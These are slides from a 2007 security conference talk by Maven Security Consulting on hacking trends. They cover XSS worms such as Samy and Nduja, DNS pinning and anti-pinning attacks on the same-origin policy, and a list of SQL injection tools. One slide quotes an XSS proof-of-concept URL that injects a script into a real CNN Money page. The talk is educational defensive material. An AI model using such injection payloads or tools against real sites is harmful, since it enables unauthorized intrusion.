

Emerging Tools & Trends in Hacking



Maven Security Consulting Inc.

+1-877-MAVEN-HQ (+1-877-628-3647)
www.MavenSecurity.com

These slides were presented at the IT Security Showcase in Hong Kong in September 2007. It covers some recent developments in IT security, including tools, trends, and news.

Agenda - Short and Sweet: We only have 35 min

*Ask questions. You
might win a
monkey!*

slide 2

- **Objective**
 - Recent developments in hacking techniques and trends
- **XSS**
 - DNS Pinning, Anti-Pinning, Anti-Anti-Pinning
 - SQL Injection tools

Warning – Hazards to your Freedom

slide 3

- ***Unauthorized access to systems & data is illegal in most places.***

– *Get permission in writing before performing scans, audits, assessments, etc!*

– *For details see*

<http://www.lightlink.com/spacenka/fors/>

WARNING: The Surgeon General has deemed hacking to be hazardous to your freedom. The ethically challenged, morally flexible, and honor deficient should beware.

The difference between a cracker (or malicious hacker) and a security consultant is PERMISSION (and salary range :-) .

Before you blow off this whole “permission” thing and “assume” it’s OK because you “think” it’s part of your job description, please read about the Randal Schwartz case at

<http://www.lightlink.com/spacenka/fors/>

About the Instructor/Author

(I'm the one on the right.)

I am the one on the right.

<PROPAGANDA>

David Rhoades is a senior consultant with Maven Security Consulting Inc.

(www.mavensecurity.com). David's expertise includes web application security, network security, and ethical hacking. David has been active in information security consulting since 1996, when he began his career with the computer security and telephony fraud group at Bell Communications Research (Bellcore).

David teaches domestically and internationally at various security conferences, and teaches for USENIX (www.usenix.org), MIS Training Institute (www.misti.com), ISACA (www.isaca.org), and previously for the SANS Institute (www.sans.org).

David has a Bachelor of Science degree in Computer Engineering from the Pennsylvania State University (psu.edu).

Maven Security Consulting Inc. is a vendor-independent security consulting firm that helps companies secure their information assets and digital infrastructure by providing a variety of customized consulting and training services.

Services include ethical hacking; web application security testing; network security architecture reviews; training; expert testimony (civil and criminal); and architecture analysis, design, and security testing for Next Generation Networks (NGN), including VoIP.



Maven Security has a global client base across the US, Canada, Europe, and Asia; including government, banking, insurance, aerospace, software, and recreation.

Maven Security is a privately held company headquartered in northern Virginia near Washington DC.

</PROPAGANDA>

Two big trends: XSS & SQL Injections

- **Not new, just growing**
- **WASC Web Application Security Statistics Project 2006 Results**

XSS Viruses - You Never Forget Your First

- **Theory: The Cross-site Scripting (XSS) Virus**

- Whitepaper published 27-Sept-2005:
tinyurl.com/3ykekk
- First case: Oct-2005 XSS virus hits MySpace.com
- tinyurl.com/8xw8e
- Automatically added Samy (and his script) to your hero list
- 1 million friends in 24 hours!



Copyright 2007 Maven Security Consulting Inc (www.MavenSecurity.com)

Section 2 - Current Trends

XSS Viruses

Cross-Domain XSS Virus/Worm

- **July 2007: Proof of concept called "Nduja Connection" demonstrates how XSS in webmail services allow a worm to spread to other webmail domains via emails.**
- **Victim only opens infected email message.**
 - No need to open attachments nor click a link in email message.
- **It forwards itself to everyone in your contacts.**
- **PoC worked for:**
 - Libero.it
 - Tiscali.it
 - Lycos.it
 - Excite.com
- **<http://rosario.valotta.googlepages.com/home>**

XSS: No One is Immune

- ***iGoogle, Aug 2007***
- ***Facebook, Aug 2007***
- ***Digg, July 2007***
- ***PayPal, June 2007***
- ***GaiaOnline, January 2007
(XSS Worm)***

XSSed.com Samples

slide 10

Copyright 2007 Maven Security Consulting Inc (www.MavenSecurity.com)

A screenshot of the XSSed.com website. At the top, there are several links: 'Security certified Fact', 'Port 80 wide open?', and 'Managed Security S'. Below these is a table with search results. The first row shows 'Date submitted: 07/08/2007', 'Date published: 08/08/2007', and 'Fixed? Mail'. The second row shows 'Author: Darkster', 'Domain: money.cnn.com', and 'Category:'. Below the table is the URL: 'http://money.cnn.com/quote/lookup/index.html?symbtype=0&symb=%22%3E%3Cscript%3Ealert%3E'. Below the URL is a screenshot of a Mozilla Firefox browser window showing the same URL. At the bottom of the screenshot, there is a banner for 'Get the latest headlines and real breaking news for free, direct to your mobile.' and the CNN Money.com logo.

XSS: Latest Buzz - DNS Pinning; Anti-Pinning; Anti-Anti-Pinning, etc

- **Threat: Attacker site sends malicious script to user's browser that forces browser to attack/connect to victim site.**
- **Defense: same origin policy**
 - Client script cannot talk to 3rd party sites; only can talk to origin site

Copyright 2007 Maven Security Consulting Inc (www.MavenSecurity.com)

DNS Pinning

- **Attack #1: Attacker changes their IP address**
 - Attacker = 1.2.3.4
 - Target = 6.7.8.9
 - Victim gets evil script from Attacker
 - Script says to attack the Attacker site, but Attacker changes their IP to be same as Victim
 - This does not work because browser locks (or pins) the host-to-IP mapping so no changes are allowed ("DNS Pinning").

slide 13

Copyright 2007 Maven Security Consulting Inc (www.MavenSecurity.com)

Anti-DNS Pinning

- **Attacker = 1.2.3.4**
- **Target = 6.7.8.9**
- **But, if Attacker site goes offline briefly, then victim browser will lookup DNS again!**
- **Now browser sees Attacker = 6.7.8.9**
- **Now Attacker script can talk to 3rd party site (Target) because they have same IP**
- **But this can be defended against since browser sends HTTP header to Target that says "I'm trying to talk to Attacker". Target can/should ignore such requests**
 - Host: Attacker

slide 14

Copyright 2007 Maven Security Consulting Inc (www.MavenSecurity.com)

Anti-Anti DNS Pinning

- ***But it turns out that HTTP headers can be faked with XmlHttpRequest (included in the original script served by Attacker site.***
- ***Conclusion: Same origin policy is defeated; internal web apps are now susceptible to attack by internal victims that surf to malicious Internet sites***

SQL Injection

Many SQL Hacking Tools

- ***Many free SQL ~~hacking~~ auditing tools are available***
- ***Many are new or updated in the last 6 months***

slide 18

SQL Injection Tool List

slide 19

- Absinthe (formerly SQueaL); Updated Jan 2007? (still old and busted? But one of the first of it's kind) www.0x90.org/releases/absinth
- SQLiX (Updated June 2007?)
http://www.owasp.org/index.php/Category:OWASP_SQLiX_Project
- SQLBrute (Updated July 2007)
<http://www.justinclarke.com>
- Priamos; Released March 2007
<http://www.priamos-project.com>
- FG-Injector; Updated April 2007
<http://www.flowgate.net/?lang=en&seccion=herramientas#>
- SQL Power Injector; Updated July 2007
<http://www.sqlpowerinjector.com>
- Exploiter; Released ??? 2007
[!axf.watchfire.com/extensions/exploiter.aspx](http://axf.watchfire.com/extensions/exploiter.aspx)

SQL Power Injector Schema

slide 20

- ***Use of some of these tools is quite complex, and requires the user to essentially develop the exploit by hand***
- ***The tool simply automates leveraging the user's exploit***
- ***E.g. Automates pulling out all data***

BLIND SQL INJECTION TUTORIAL SCHEMA

SQL Exploiter - Demo

slide 22

Copyright 2007 Maven Security Consulting Inc (www.MavenSecurity.com)

- **SQL Exploiter**
- axf.watchfire.com/extensions/exploiter.aspx
- **But newer tools are making it easy for my grand mother to hack your database via SQL injection**

Priamos - Demo

Priamos Demo
- see browser

- ***Priamos - SQL scanner & exploiter***
- ***<http://www.priamos-project.com/>***
- ***Priamos is even easier (if that is possible)***
- ***It scans an entire web site***
- ***But only works on GET requests, not POSTs***
